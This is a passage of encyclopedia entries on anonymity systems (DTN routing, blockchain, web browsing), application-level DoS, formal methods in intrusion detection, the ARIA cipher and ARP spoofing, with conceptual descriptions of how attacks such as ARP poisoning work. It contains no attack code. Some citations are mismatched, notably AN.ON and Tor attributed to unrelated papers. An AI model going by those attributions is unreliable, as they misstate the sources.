previously), they randomly exchange a fraction of their stored messages. As such, every message is opportunistically routed in a store-carry-and-forward manner, until it reaches its intended destination. Clearly, opportunistic routing is not very efficient, and the communicating parties must be willing to accept a degradation in the perceived quality of service. Nevertheless, to improve the message delivery rate and reduce the end-to-end delay, most DTN routing protocols create multiple copies for each new message. From a security perspective, it is clear that the infrastructure-less nature of DTNs makes them very resilient against powerful adversaries because they are much harder to shut down or compromise.

Not surprisingly, given the resilience of DTNs, researchers have adapted the onion routing paradigm to the DTN environment. In particular, existing approaches (Shi et al. 2012; Sakai et al. 2017) apply the notion of *group onion routing*, where nodes are split into different groups, according to a protocol-specific algorithm. Then, similar to Tor, the source node selects a set of groups that the message has to go through before being delivered to the destination node. Each group acts collectively as a single Tor router, i.e., any group member is able to decrypt an incoming message and forward it to a node that belongs to the next hop group. However, group onion routing suffers from the same drawbacks as traditional onion routing, namely, compromised nodes will reveal partial end-to-end paths involved in ongoing conversations. Furthermore, group onion routing necessitates a complicated group key management process that may require a trusted third-party to generate the group keys.

Alternatively, Bakiras et al. (2020) propose an anonymous DTN routing protocol that does not require any type of source routing on behalf of the sender. Instead, their protocol relies on *random walks* to deliver messages to their destinations. In particular, the sender node simply encrypts the message with the public key of the recipient and randomly forwards it to different DTN nodes that it encounters. Each copy will follow its own random walk inside the network, until it reaches the destination node. To make messages indistinguishable to an adversary, every intermediate node has to re-randomize the incoming messages using standard public key encryption techniques. The nice feature of this approach is that, even if a node is compromised, it will not learn any information about the next hop of an incoming message because all messages are forwarded randomly.

Applications

The most prominent example of DTN-based messaging applications is the 2019 protests in Hong Kong, where protestors utilized the Bridgefy app (2020) to communicate and coordinate. While such apps do not provide any anonymity, they do demonstrate the feasibility of DTN-based communications. To this end, the abovementioned solutions may pave the way for implementing anonymous communications over DTNs.

Definitions

A blockchain-based system provides anonymity if it preserves *identity privacy* and *transaction privacy* while allowing the users to verify the transactions' data in order to update the system (Feng et al., 2019). Identity privacy is the concealment of the real-world identities, as well as the transactional relationships, of the involved parties (i.e., senders and receivers) mainly through the use of cryptographic pseudonyms. Transaction privacy is the protection of the transaction's content against

unauthorized access, i.e., the sensitive content (e.g., electronic health records) is only visible to its senders and recipients.

Background

The blockchain technology emerged as the underlying framework of Bitcoin, today's most popular digital cryptocurrency. Bitcoin was proposed by Satoshi Nakamoto in 2008 and became open to the public in 2009 (Nakamoto, 2008). Blockchain is a distributed and decentralized public ledger architecture maintained by the nodes running on a peer-to-peer (P2P) network. The revolutionary concept behind blockchain is that transactions can be sent directly from one party to another without the need for an intermediary, thus achieving full decentralization. The ledger is an append-only database constituting of a chain of blocks linked via the hash of the previous block, and each block contains a set of transactions signed with their senders' digital signature. The signatures are typically non-repudiable since the signing is done using the user's private key.

To prevent security issues such as double spending, transactions must be validated before getting appended to the chain. Validation is enacted through a consensus algorithm executed on all nodes. If the majority of the consensus participants are honest, the verification process is considered secure. To allow public verification, transactions in most cryptocurrency blockchains are accessible to all network nodes, thus violating the property of transaction privacy. Therefore, such blockchain networks are typically known for providing pseudonymity rather than anonymity.

Application

Blockchain is widely adopted in several domains nowadays, such as IoT, healthcare, cloud computing, smart grid, and ad hoc vehicular network, to cite a few (Zheng et al., 2018). However, it is most popularly known for its use in digital cryptocurrencies. Bitcoin was believed to be a safe place for users to transact payments anonymously using their public-key addresses (or pseudonyms). In fact, to increase their privacy, users can use a different address for each transaction (Zheng et al., 2018).

However, it was shown in several studies, e.g., Koshy et al. (2014) and Reid and Harrigan (2013), that Bitcoin transactions are still traceable due to

a number of de-anonymization strategies. The goals of a de-anonymization attack on blockchain can include one or more of the following: (a) linking a pseudonym to a true identity, (b) mapping a pseudonym to an IP addresses or a geo-location, (c) tracing different pseudonyms back to a single source, and (d) relating an IP address to previous transactions (Khalilov and Levi, 2018). The outcomes previously listed can be achieved via a careful measuring of some idiosyncratic features, such as (a) gathering off-network information, (b) P2P network analysis, and, (c) Blockchain data analysis. Off-network information refers to user details (e.g., IP addresses, real-world identity) that are not available on the blockchain itself; however, a user might have voluntarily exposed it on public sources such as social media posts, online forums, or donation websites. In a similar manner, IP addresses of blockchain nodes can be gathered by investigating the TCP/IP layer information from within the P2P network. Even though IP addresses and public keys do not reveal the true identity of the user, knowing this information can help in inferring a snapshot of his transaction history, including his relations to other users and their behaviors. Moreover, Sybil attacks, wherein a malicious user generates a large number of pseudonyms to gain a majority power and influence in the system, may lead to increasing the possibility of de-anonymizing a user (Feng et al., 2019).

Reid and Harrigan (2013) were the first to analyze Bitcoin's transaction graph (token flow between transactions) and users graph (token flow between users) over a specified period of time. Combining the results of the graph analysis with off-network information, they were able to investigate an alleged theft of Bitcoins and extracted the flow of suspicious transactions. Bitcoin's users graph can be generated after performing address clustering, which is based on the heuristic rule that all addresses of inputs in a transaction are possibly owned by the same party, since all inputs are signed by one sender. Advanced techniques for the analysis of patterns of unknown transactions in the Bitcoin network are provided in Caprolu et al. (2021).

In this regard, using pseudonyms is not sufficient to attain both identity and transaction privacy. In some blockchain-based systems, pseudonymity is coupled with other anonymity-preserving mechanisms, such as (a) mixing services, (b) noninteractive zero-knowledge (NIZK) proof, and (c) ring signature (Feng et al., 2019; Khalilov and Levi, 2018). In the following subsections, these methods are briefly described. There exist other

cryptographic schemes used to provide identity and transaction protection, such as commitment schemes, blind signatures, composite signatures, and homomorphic cryptosystems (Feng et al., 2019; Khalilov and Levi, 2018); however, we do not describe them hereafter since they are regarded as generic data protection techniques, which cannot be used independently to achieve privacy for blockchain technologies.

Mixing Services

A mixer is an entity that swaps and mixes transactions among different users, breaking the direct links between any outgoing and incoming transactions. In addition, blockchain nodes can choose to connect with TOR/onion routing to increase their identity and transaction privacy. Onion routing obscures IP addresses by wrapping all transmitted messages in layers of encryption. As long as the majority of the routers are honest participants, the messages are exchanged anonymously between the sender and the receiver. Types of mixing services include centralized mixing, decentralized mixing, and decryption mixnets. The major disadvantage of using mixing networks and anonymous networks is their significant computation and communication overhead.

Noninteractive Zero-Knowledge Proof

Noninteractive zero-knowledge (NIZK) proof is an extension to zero-knowledge proof that does not require interaction between the prover and the verifier and allows blockchain members to validate a transaction's content without having to reveal any additional knowledge (e.g., transaction amounts) beyond what is needed to validate the transactions (Blum et al., 2019). NIZK proof cryptography hinders the effectiveness of transaction graph analysis (i.e., transaction privacy). Examples of cryptocurrency systems that employed NIZK or a variation of it are Zerocoin (Miers et al., 2013) and Zerocash (Sasson et al., 2014).

Ring Signature

Ring signature is a group-based signature scheme where any member in the ring set can sign a message with his private key and all the public keys of the group. Thereby, the verifier can validate the signature and that it was made by a member of the group, but it cannot identify, from the ring set, who the signer is (i.e., sender privacy).

In CryptoNote (Van Saberhagen, 2013), a framework based on traceable ring signatures, the receiver privacy is achieved through the generation of a one-time key pair for every transaction. Traceable ring signatures allow detecting when two signatures are produced by the same user; therefore, they can effectively provide protection against double spending and, at the same time, ensure that transactions are unlinkable (Khalilov and Levi, 2018). In CryptoNote, the transaction's destination address is derived from the one-time public key of the receiver and the sender's random data, ensuring that every destination address is also unique (Khalilov and Levi, 2018). As a result, the links between input and output addresses are broken. The downside of CryptoNote is that it creates restrictions on the size of the anonymity set, which may be smaller than desired.

As a follow-up to the above, Ring Confidential Transaction (RingCT) (Noether et al., 2016) was proposed to simultaneously implement transaction privacy, hiding the transaction amount. Although strong anonymity is provided, the inherent drawback is that the signature size is proportional to the number of participants in the anonymity set, leading to a restriction on the number of output addresses that can be included per block and an increased storage requirement for each transaction (up to thousands of bytes).

Open Problems and Future Directions

In terms of open problems and research directions, the following areas are highlighted (Khalilov and Levi, 2018; Feng et al., 2019):

- *Performance and scalability*. As expected, provisioning anonymity incurs additional complexity and communication costs which possibly limit the number of participants in the anonymous set. For instance, mixing services increase the delay between sending and receiving a transaction. Moreover, cryptographic primitives, such as NIZK proof, increase the size of the data and demand higher computational power. Possible directions look into optimizing current cryptographic primitives to improve the system's scalability.
- *Conditional anonymity*. Anonymity can be abused by users to conduct illegal activities (e.g., money laundering, sale of illegal items). For this reason there is a push to make cryptocurrencies, namely, Bitcoin, traceable (EU will make Bitcoin traceable (July 2021): https://rb.gy/

r4rj7g). This drives the need for implementing conditional anonymity coupled with non-repudiation in blockchain systems.

Anonymous Web Browsing and Publishing

Stefan Köpsell[49] ✉
(49) Department of Computer Science, Institute of Systems Architecture, Technische Universitat, Dresden, Germany

✉ **Stefan Köpsell**
Email: sk13@inf.tu-dresden.de

Definition

Anonymous Web browsing means surfing the Web *without* leaving digital traces that could be used to reveal identifying information about the communicating entities (user, Web server) or link different activities (transactions) of these entities.

Anonymous Web publishing refers to the same security properties for the case of publishing content on the Web.

Theory

While talking about *anonymous Web browsing* and publishing one has to specify if the user (*sender anonymity*) or the Web server (*recipient anonymity*) wants to stay anonymous. Moreover, one has to define the entities (*attacker model*) against which anonymity should be guaranteed.

Any solution for *anonymous Web browsing* has to provide anonymity on the communication layer (*communication channel anonymity*) as well as the application layer. Additionally anonymous Web publishing has to ensure that the published content will not (directly or indirectly) reveal any identifying information about the publisher.

In general, anonymity at the communication layer is achieved by rerouting the network traffic through one or more third parties. Anonymity at the application layer is often implemented by means of filters that try to remove any data that would affect the anonymity in case of the Web (HTTP), which usually comprises Cookies, Referers, ETags, etc.

Applications

A simple solution for *anonymous Web browsing* is the usage of a single *proxy*. This could either be a proxy at the application layer, i.e., a Web proxy or a proxy at the communication layer. For the latter, often *VPN*-based solutions are used.

The proxy solution can be used for sender anonymity as well as recipient anonymity. In the latter case, a user does not know the true address (URL) of a Web site but some identifier, e.g., an encryption of the URL. The proxy knows the linkage between the identifier and the true URL so that it can process the request.

On the user's side, the proxy can either be accessed by a specialized software that has to be installed on the user's computer and acts as a local proxy, which will then forward the user's Web browser traffic through the third-party proxy. Alternatively Zero Footprint solutions are possible. Here the users access a Web site of the proxy provider using their Web browser. In a form of this Web site they have to enter their requested URL. The proxy provider fetches the requested Web site and sends it back to the user's browser, thereby rewriting any hyperlink (URL) included in the returned Web site with a special form. If the user then clicks on a link the content will again be fetched trough the proxy.

A drawback of such a simple proxy solution is that the proxy provider has to be trusted as he will learn about all the communication relations of a given user. Moreover, if the communication between the Web proxy provider and the user is not encrypted, an eavesdropper can easily see which user requests which Web sites. Even if encryption is used, it is often possible for an eavesdropper listening before and after the proxy to derive from the observed traffic pattern who is communicating with whom (Traffic Analysis).

In order to mitigate the mentioned risks, a chain of proxies can be used or the proxy used can be changed after a certain amount of time. The latter

is often realized by using so-called *open proxies*. An open proxy is one that could be used by anyone without access control. Such proxies are usually the result of configuration mistakes by the proxy operators. Lists of such proxies can be downloaded from the Internet and are utilized by local proxy software. As the intended use of an open proxy is usually not providing anonymity, one needs to select them carefully. Otherwise it might happen that they will reveal identifying information about the user, e.g., the user's IP address by means of the `X-Forwarded-For` HTTP header element.

If better protection of the anonymity is needed, *MIX*-based solutions for the communication layer should be used, e.g., *Tor* (Dingledine et al. 2004) or *AN.ON* (Berthold et al. 2000).

Another approach for realizing anonymity especially for the Web was the *Crowds* system (Reiter and Rubin 1998). In this system every user has to install a software called Jondo. Then a closed group of users, called a Crowd was formed by a central instance called the Blender. If a user wants to access a Web site, the Jondo of that users forwards this request with a certain probability p to a randomly selected member of the crowd. With the probability $1 - p$ the Jondo directly sends the request to the Web server. If a Jonodo receives a request from another Jondo, it does basically the same, i.e., forwards the request with probability p to another Jondo and with probability $1 - p$ to the Web server.

Open Problems

There are still many open problems with *anonymous Web browsing*. Basically there now exists practical solution at the moment that offers protection against strong attackers, which are able to observe and control large parts of the Internet.

There are many reasons for this. One is that the known and existing solutions for anonymity at the communication layer do not offer the needed level of protection.

Another important problem is known as (long-term) intersection attacks (Berthold and Langos 2003). Here the attacker observes (if necessary for a long time) who is using a given anonymization service and which Web sites are accessed by this anonymization service. If the attacker knows that a certain Web site (e.g., a Web site related to a certain Web mail account) will – at different points in time – always be accessed by the same user, the

attacker can calculate intersections of the set of users at the relevant points in time. As the set of users of a given anonymization service will change over time, the intersections will finally reveal the user in question with high propability.

Other problems arise from the kind of Web offers accessed by the users. Here especially services in the context of Web 2.0 are problematic, because one of the basic principles of such services is that the user provides some content (e.g., text, images, or videos), which could be used to derive identifying information. Moreover behind many Web 2.0 applications some kind of social network exists. Even if a user who wants to use a given Web 2.0 application chooses his pseudonym carefully, often it is possible to derive his true identity with the help of the structure of the social network of other Web 2.0 applications this user participates non-anonymously (Narayanan and Shmatikov 2009) (Web 2.0 Security and Privacy).

Finally, problems also arise from design and implementation flaws of modern Web browsers, especially w.r.t. active content, e.g., JavaScript, Java, Flash, ActiveX. Utilizing such content, an attacker (e.g., a Web site operator) can often get access to identifying information of the execution environment of the Web browser (e.g., the IP address of the host computer). Using covert channels this information can than be transmitted to the attacker, e.g., by embedding it undetectably in an URL subsequently accessed by the Web site.

Experimental Results

The AN.ON (Narayanan and Shmatikov 2009) and the Tor projects (Reiter and Rubin 1998) offer open source software and services that could be used to browse the Web anonymously.

Smart/Algorithmic denial of service

Definition

Application-level denial of service (DoS) attacks are a class of DoS attacks that target higher layers in an application stack as against network layer attacks. Application-level DoS attacks essentially mimic flash crowds with the goal of severely crippling an electronic service and evading traditional DoS filters by morphing the attack requests so that they are nearly indistinguishable from the legitimate requests.

Background

DoS attacks attempt to render an electronic service unavailable to its intended users. Traditional DoS attacks typically refer to flooding-based attacks that attempt to inundate a Web server with numerous requests with

the goal of exhausting the server's computational or networking resources. Recently, smart DoS attacks have been crafted by skilled hackers against businesses with the goal of extorting, disabling, or impairing the competition (Srivatsa et al. 2008). Such sophisticated DoS attacks have become increasingly detrimental as they focus not only on low-level network flooding but also on higher layers in an application stack (e.g., thread pool, server cache, database, etc.) (Crosby and Wallach 2003; CERT 2004; Leyden 2003).

Application-level DoS attacks essentially mimic flash crowds (Jung et al. 2002; Kandula et al. 2005) with the goal of severely crippling a website (or other server) and evading traditional DoS filters by morphing the attack requests so that they are nearly indistinguishable from legitimate requests (Srivatsa et al. 2008; Application Level Denial of Service; Application Layer DDoS Attacks). For example, an FBI affidavit (Poulsen 2004) describes a case wherein an e-commerce website, WeaKnees.com, was subject to an organized DoS attack staged by one of its competitors. These attacks slammed into WeaKnees.com, crippling the site, which sells digital video recorders, for a period of 12 h. In response, WeaKnees.com moved to a more expensive hosting platform at RackSpace.com that mitigated naive flooding attacks using superior bandwidth capabilities. However, the attackers adapted their attack strategy and replaced simple flooding attacks with a HTTP flood that mimics flash crowds, but selectively pulls out large image files from WeaKnees.com. At its peak, it is believed that this onslaught kept the company offline for a full 2 weeks, causing a loss of several million dollars in revenue.

Several improvised versions of such application-level DoS attacks have been observed in the past including: (1) carefully crafted stream of attack requests that thrashes a Web server's cache (Srivatsa et al. 2008), (2) attacks on dynamic Web pages that trigger expensive database operations (e.g., join over two large database tables) (Srivatsa et al. 2008), (3) attacks that target specific hash table implementations with the goal of inducing hash table collisions (Crosby and Wallach 2003), and (4) attacks that target expensive cryptographic operations (e.g., verifying a digital signature in SSL handshakes) (Bicakci et al. 2006).

One can often refrain from using DoS protection algorithms when the request load is low enough so that performance is not adversely affected. Once the load on the website reaches a level where performance becomes a

problem, DoS protection becomes essential. While general schemes for handling overload and admission control can be used for mitigating the effects of DoS attacks, many of these schemes penalize both malicious and legitimate clients. It is far more preferable to use solutions that can identify malicious clients and throttle requests from them as much as possible so that legitimate clients are affected as little as possible.

Theory and Application

An effective solution to defend against DoS attacks should be widely deployable, that is, it should not require significant changes to the client/server software stack. Additionally, a client, be it a benign human user or a benign client script, should be able to transparently interact with the Web server without requiring functional changes. However, it appears that an effective defense against DoS attacks must operate at lower layers in the networking stack so that an IP layer firewall can filter attack packets before they can consume significant resources at the server. Note that solutions that operate at higher layers on the networking stack are vulnerable to *attacks from below*. On the other hand, smart DoS attacks typically exploit application semantics that are either unavailable or too complex (e.g., state dependent) to be encoded as IP layer firewall rules.

Traditional DoS filters typically employ either a preauthorization- or a challenge-based approach. A pre authorization-based approach uses authentication mechanisms (e.g., login password, public key certification, etc.) to restrict access to a select set of users. While such an approach is meaningful for enterprise networks, it does not apply to open e-commerce websites. Challenge-based mechanisms provide an alternative solution for DoS protection without requiring preauthorization. For example, an image-based challenge (e.g., the client may be asked to type in several letters shown in an image) (Kandula et al. 2005) may be used to determine whether the client is a real human being or an automated script. However, most challenge mechanisms violate client transparency. For instance, an image- based challenge does not distinguish between a legitimate automated client script and a DoS attack script, and thus blocks benign client scripts from accessing an overloaded website.

It is hard for a traditional network-level DoS filters to distinguish between a smart DoS attack request and a legitimate request. For example,

a network-level DoS filter that examines any statistics (mean, variance, etc.) on the request rate, the contents of the request packet headers (IP, TCP, HTTP, etc.), or even the entire content of the request packet using *static* rules will find no statistically significant differences between a smart DoS attack request and a legitimate request. Additionally, the subtle nature of smart DoS attacks makes it very hard to exhaustively enumerate *all possible* smart DoS attacks that could be launched by an adversary. Therefore, what is needed is an automated security solution that mitigates smart DoS attacks *without knowing* their precise nature of operation. Further, as in the case of WeaKnees.com, the attackers may continuously change their strategy to evade traditional DoS protection mechanisms. Hence, there is a need for a security solution that is resilient to a wide class of attack strategies.

Autonomic DoS protection mechanisms that adopt a control theoretic approach have been developed (Srivatsa et al. 2008). The control loop for DoS protection is built around a control variable (client priority level) as follows: (1) application- level sensors monitor resource consumption and request utility on a per-client basis, (2) a dynamic priority control takes monitored data as input and throttles a client's priority level, and (3) the system (Web server/firewall) throttles the client's request rate based on its priority level. An autonomic DoS protection mechanism, besides being client-transparent, captures the intrinsic characteristic of smart DoS attacks (low-utility resource-intensive requests) and is thus very effective in filtering a priori unknown attacks and adaptive attacks. More recently, machine learning–based approaches such as a Stacked AutoEncoder (Yadav and Subramanian 2016) and behavioral fingerprinting of client–server communications (Zolotukhin et al. 2016) have been suggested for defending against application-level DoS attacks.

Open Problems

Autonomic DoS protection mechanisms present a first step toward truly analyzing DoS attacks as a reward–penalty game between the attacker(s) and the application (or Web server). There are several open problems in this domain that span research areas from system design to utility theory. Possible directions of future research include: (1) building light-weight application-level monitors that estimate resource consumption on a per-client basis, (2) mining latent utility models for client requests (server's

reward for processing a client's request) using historical access logs and revenues, and (3) building optimal dynamic controllers that are provably resilient to strategic attackers amidst errors in monitoring data.

Applications of Formal Methods to Intrusion Detection

Definition

The application of formal methods to intrusion detection is the use of techniques for formal specification and verification in systems that are designed to detect intrusions or malware.

Background

The terms “formal methods” and “intrusion detection” do not normally go together in people’s minds, but there are many places in intrusion detection systems in which formal methods can potentially be useful. An intrusion detection system must specify desirable or undesirable behavior. Methods for formally specifying that behavior and analyzing the resulting specification can do much to help eliminate redundancy and contradictions, and to give insights into the results of that behavior. Although the use of formal methods is not yet widespread among intrusion detection systems, researchers have started to pay more attention to it as a potentially effective tool.

Applications

There are several areas in intrusion detection where formal methods have been applied.

Signature-based intrusion detection systems make use of a set of specifications, or signatures, of intrusions. When such a system identifies behavior that matches the signature, it raises an alarm. The specification of these signatures is important. If they are too specific, they will miss slight variants of attacks, and if they are too broad, they will introduce false positives. Moreover, it is also necessary to be able to tell when two signatures refer to the same attack, in order to reduce redundancy when combining information from intrusion detection systems. Formal specification and analysis techniques can be useful for both the generation and classification of such signatures. For example, in Stakhanova and Ghorbani (2010) use representations of signatures as finite state machines to detect redundancies in two open source signature-based systems.

Anomaly, or model-based intrusion detection systems are supplied with a model of correct behavior. They then monitor program behavior and flag any behavior that is not in conformance with the model. Formal methods can be helpful in classifying these models and understanding their behavior. For example, in Feng et al. (2004) formalize a number of models based on pushdown automata, and use it to classify them in terms of efficiency in sensitivity.

More recently, techniques from formal methods have been incorporated directly in tools.

Examples include the binary analysis platform Vine used the BitBlaze project (Song et al. 2008). In Vine, binaries are translated into an intermediate formal language, which can be checked via a weakest precondition generator or formal decision procedures. BitBlaze (and Vine) has been used, for example, in the automatic generation of signatures from vulnerabilities.

Open Problems

Formal methods have started to see use in intrusion detection systems. Initially their impact was limited mainly to second-order applications such as analysis of different signature or model generation schemes. More recently they have seen use in the generation and analysis of models and signatures. However their impact is still somewhat limited by the fact that

formal methods for the most part are not expressive enough to deal with the type of statistical behavior descriptions that intrusion detection systems must often deal with. Indeed, in (Cheung et al. 2007), in which Cheung et al. use the PVS specification language and executable specification tool to develop models of Modbus TCP network behavior for intrusion detection, they conclude that one of the reasons for their success was the somewhat restricted behavior of Modbus networks, which are dedicated to control flow. However, research is ongoing in probabilistic techniques in formal methods, including such potentially relative areas as quantitative information flow analysis and probabilistic model checking. As these techniques become more mature, we expect more applications of formal methods to intrusion detection to arise.

Formal methods;Web application security

Definition

The use of formal methods in web application security refers to the use of techniques such as static analysis and model checking to analyze web application software for security properties.

Background

Verification of programs has been a topic of interest and remains a topic of active interest for nearly three decades. With the growth of web applications, researchers started investigating the use of formal methods to web application security. Techniques such as static analysis are being increasingly used to analyze web applications for security properties. With attacks such as SQL injection and Cross-site Scripting becoming

increasingly common, several new methods were developed to analyze and identify vulnerabilities in web applications.

Theory

A web application is a distributed application that has a *client* side and a *server side*. The client side (code) of the application runs on a web browser, and the server side (code) runs on the web application server. During a run of the web application, the client solicits *n* string inputs from the user and sends them to the server for processing. Formally, each string input is a finite sequence of characters from some alphabet Σ, *n*-tuple of such inputs as *I*, and the set of all *I* such as $\mathcal{I}$. These inputs are received and processed by server code $\mathcal{S}$, which in turn produces a resulting web page output *L* (or a SQL query, depending on the problem formulation), and the set of all such *L* as $\mathcal{L}$. Thus, a web application server code can be seen as a mapping from a set of tuple of string inputs $\mathcal{I}$ into a language of web pages or SQL queries $\mathcal{L}$.

With the above formalism, we examine the work done in web application security through the use of formal methods. Our description is along three broad categories that are described below:

- *Language-Based Modeling of Web Applications*. User-supplied inputs often appear in the web page output *L*. However, if unchecked they can trick the application in generating an undesired output *L′* thus resulting in code injection attacks. For SQL injection attacks, Wassermann and Su (2007) observed that user inputs should remain confined to certain tokens of output *L* and proposed an SQL grammar-based detection technique for SQL injection attacks.

  Minamide (2005) approximated a web application's output $\mathcal{L}$ by a Context-Free Grammar (CFG) and then computed its intersection with regular expressions representing attack payloads. A nonempty intersection then confirmed Cross-site Scripting (XSS) vulnerabilities in the web application. These attacks are often caused by insufficient validation, and Balzarotti et al. (2008) proposed a technique to find insufficient sanitization. It modeled the output of sanitization operations as automatons and then checked if the output could contain known attack strings.

- *Static Analysis*. Static analysis has been extensively used for vulnerability detection. A large body of work statically finds flows in web applications that use unsanitized untrusted data in sensitive operations to identify vulnerabilities (Jovanovic et al. 2006; Livshits and Lam 2005; Huang et al. 2004; Xie and Aiken 2006). Intuitively these approaches reason about vulnerabilities in $\mathcal{L}$. These approaches rely on techniques like symbolic execution to explore paths and widening approximation (Christensen et al. 2003) to learn values that a variable may hold at certain program locations.

  Static analysis has also been used to enforce *security-by-construction*. Chong et al. (2007) proposed splitting a program in $\mathcal{T}$ and $\mathcal{S}$ such that the resulting web application enforces confidentiality and integrity. Bisht et al. (2010a) employed symbolic execution to analyze $\mathcal{L}$ and transformed $\mathcal{S}$ to make use of *PREPARE* statements thus rendering it safe from SQLIA.
- *Model Checking and Theorem Proving*. Model checking is a search space exploration technique. It has been extensively used in vulnerability analysis and exploit construction. Martin and Lam (2008) used a goal-directed approach for constructing SQL injection and Cross-site Scripting exploits. By exploring the space of URL requests, the technique enables session-aware analysis resulting in exploits that span multiple requests through a session.

  Another area where constraint solving has been applied in web applications is in the area of vulnerability analysis. It is well known that the client side of a web application runs in an untrusted environment, potentially under an attacker's control. Therefore, any security checks done by the client side of a web application $\mathcal{T}$ need to be replicated by the server code $\mathcal{S}$, otherwise this may result in parameter-tampering vulnerabilities. Bisht et al. (2010b) used an approach based on symbolic execution and constraint solving to identify parameter-tampering opportunities in web applications. Wassermann et al. (2008) used a concolic testing-based approach to uncover bugs in test applications. Monshizadeh et al. (2014) use a formal-methods-based approach for detecting privilege escalation vulnerabilities in web applications.

Applications

Several open source frameworks have implemented formal-methods-based techniques in their implementations. Most notable of these are the WebSSARI project (Huang et al. 2004), SUIF analysis framework (Livshits and Lam 2005), and the TAPS web service (Bisht et al. 2010a).

Definition

ARIA is a South Korean block cipher that was designed in 2003 and standardised as a Korean Standard block cipher algorithm in 2004.

Background

The ARIA block cipher (Kwon et al. 2003) was designed by a team of South Korean researchers in 2003. Just like the Advanced Encryption Standard (AES), from which ARIA borrows certain ideas, it is a substitution-permutation network (SPN) cipher, has a block size of 128 bits, and supports key sizes of 128, 192, and 256 bits. Unlike most other SPN ciphers, however, ARIA is an involution. This means that the encryption and decryption operation are identical, except for reversing the order of the subkeys. This offers an implementation advantage, which is also found in Feistel ciphers. In 2004, ARIA was selected as a Korean standard block cipher algorithm (KS X 1213) by the Korean Ministry of Knowledge Economy.

Theory

ARIA has a block size of 128 bits, and supports key lengths of 128, 192, and 256 bits. Depending on the key length, ARIA has 10, 12, or 14 rounds. Each round consists of round key addition, a substitution layer, and a diffusion layer. The round key addition adds a 128-bit subkey to the internal state using XOR. The substitution layer consists of 16 parallel 8-bit S-box lookups. Two different S-boxes and their inverses are used in each round. Which S-box is applied to which state byte differs for even and odd rounds. More precisely, the substitution layer used in the even rounds is the inverse of the substitution layer used in the odd rounds. The linear diffusion layer recombines the 16 state bytes using XOR. It can be seen as a matrix multiplication with a 16×16 binary involutional matrix, i.e., the matrix has only 0/1 elements and it is its own inverse. As the number of rounds is always even, the encryption and decryption operation are identical, provided that the order of the round keys is reversed. Hence, ARIA is an involution.

The round keys are generated using the key schedule, which consists of two phases. In the first phase, certain intermediate values are generated using a Feistel network based on the ARIA round function. In the second phase, these values are recombined into the required number of subkeys, using XOR and bit rotations.

Open Problems

At the time of writing, ARIA remains unbroken. In (2004), Biryukov et al. performed an extensive security analysis of ARIA. Other cryptanalytic results on ARIA include an impossible differential attack on up to 6 rounds by Wu et al. (2007), which was later improved by Li et al. (2008), and a boomerang attack up to 6 rounds by Fleischmann et al. (2009).

Synonyms

ARP poison routing (APR); ARP poisoning

Definition

ARP spoofing is a technique used to maliciously influence the contents of the ARP cache on a local network host. It facilitates both Man-in-the-Middle (MITM) attacks (usually between a host and the gateway) and Denial-of-Service (DoS) attacks.

Background

In computer networks, hosts commonly use the Address Resolution Protocol (ARP) (Plummer 1982) to discover the link layer address corresponding to a network layer address. The acronym ARP generally refers to the resolution of Ethernet Media Access Control (MAC) addresses from Internet Protocol version 4 (IPv4) addresses. While ARP is not

restricted to either Ethernet or IPv4, this entry uses terminology from these protocols for explanatory purposes.

An ARP resolution occurs via a distributed lookup algorithm consisting of a broadcast request followed by a unicast reply. The querying host sends its request to the local network's broadcast address. All the hosts on the local network receive the request, but only the host matching the indicated IP address replies. The ARP reply, containing both the target's IP and MAC addresses, is unicast back to the requester's MAC address. Upon receiving the unicast reply, the requester places the IP/MAC address pair encoded in the packet into its ARP cache. Note that the ARP request/reply protocol is stateless, and the requester does not match request packets to reply packets. The address pair remains in the ARP cache until an implementation-specific expiration period is reached, typically a 20 min timer reset after each use.

Theory

ARP spoofing, also known as ARP poisoning, is the act of "spoofing" (i.e., forging) an ARP reply for malicious purposes. In its simplest form, a malicious host constructs a fake ARP reply containing the desired IP/MAC address pair. When the victim host broadcasts a request for that IP address, the malicious host takes advantage of the race condition inherent to ARP's statelessness. A successful attack updates the victim host's ARP cache with desired values.

Most IP stacks now ignore unsolicited ARP replies (a related weakness allowing an attacker to freely control the ARP cache of networked hosts); however, this does not limit ARP cache manipulation. The attacker simply needs to spoof an Internet Control Message Protocol (ICMP) ping message with the desired source address. The victim host will respond by performing an ARP request for the MAC address associated with the spoofed source IP address.

When the victim host attempts to connect to a remote host, it assumes that the IP/MAC address pair in its ARP cache is correct. If the entry has been maliciously crafted, either DoS or MITM attacks may result. A DoS attack is achieved when the specified MAC address is invalid or otherwise not controlled by the attacker. For example, an invalid MAC address associated with the network gateway's IP address inhibits external network traffic. Arguably the MITM attacks are more severe. In this case, instead of

mapping the network gateway's IP address to an invalid MAC address, the attacker ensures that the gateway's IP address is mapped to the MAC address of a malicious host. Simultaneously, the attacker ensures the network gateway's ARP cache maps the victim's IP address to the MAC address of the malicious host. As a result, the malicious host can *transparently* intercept, potentially modify, and forward all traffic between the victim and the gateway. Note that this attack allows network sniffing even on switched networks. Multiple tools are available to perform ARP spoofing attacks, including Cain and Abel (n.d.), DSniff (Song n.d.), and Ettercap (Orgnaghi and Valleri n.d.).

Mitigation

ARP spoofing has long been known (Bellovin 1989); however, it remains a problem (Bellovin 2004). At the root of ARP spoofing is a lack of integrity and authenticity on the mapping between IP and MAC addresses in ARP replies. However, remedying this problem is nontrivial for two central reasons. First, the solution must not discard ARP itself, as networks commonly contain legacy devices with proprietary firmware that is not easily updateable. Second, host-based modifications must have minimal overhead, as embedded and resource-constrained devices commonly participate in ARP.

External Solutions

Intelligent network devices have been introduced as an alternative to statically assigning ARP entires in network hosts (an intractable task for many networks). Advanced network switches commonly provide port security, which restricts the MAC addresses that can use physical network ports. Applied in this way, port security can help prevent MAC hijacking, but does not prevent MITM attacks. The Dynamic ARP Inspection (DAI) feature is also available in some network switches. It analyzes ARP packets in real time, dropping those identified as invalid or malicious. Such analysis uses a database of valid IP-to-MAC address bindings, which can be built either manually by the network administrator, or dynamically using Dynamic Host Configuration Protocol (DHCP) snooping. Unfortunately, DAI is often cost prohibitive and cannot be applied to wireless networks that lack the concept of a physical port. IEEE 802.1X provides virtual ports to wireless networks; however, alone, IEEE 802.1X is insufficient to

prevent ARP spoofing, as it simply provides port authentication. Frequently authenticated hosts are still considered potential attackers in the network threat model. Finally, network security appliances often include detection algorithms for malicious ARP packets.

However, attacks still occur and the approach is limited to the response of the network administrator, as with other network intrusion detection systems.

Cryptographic Solutions

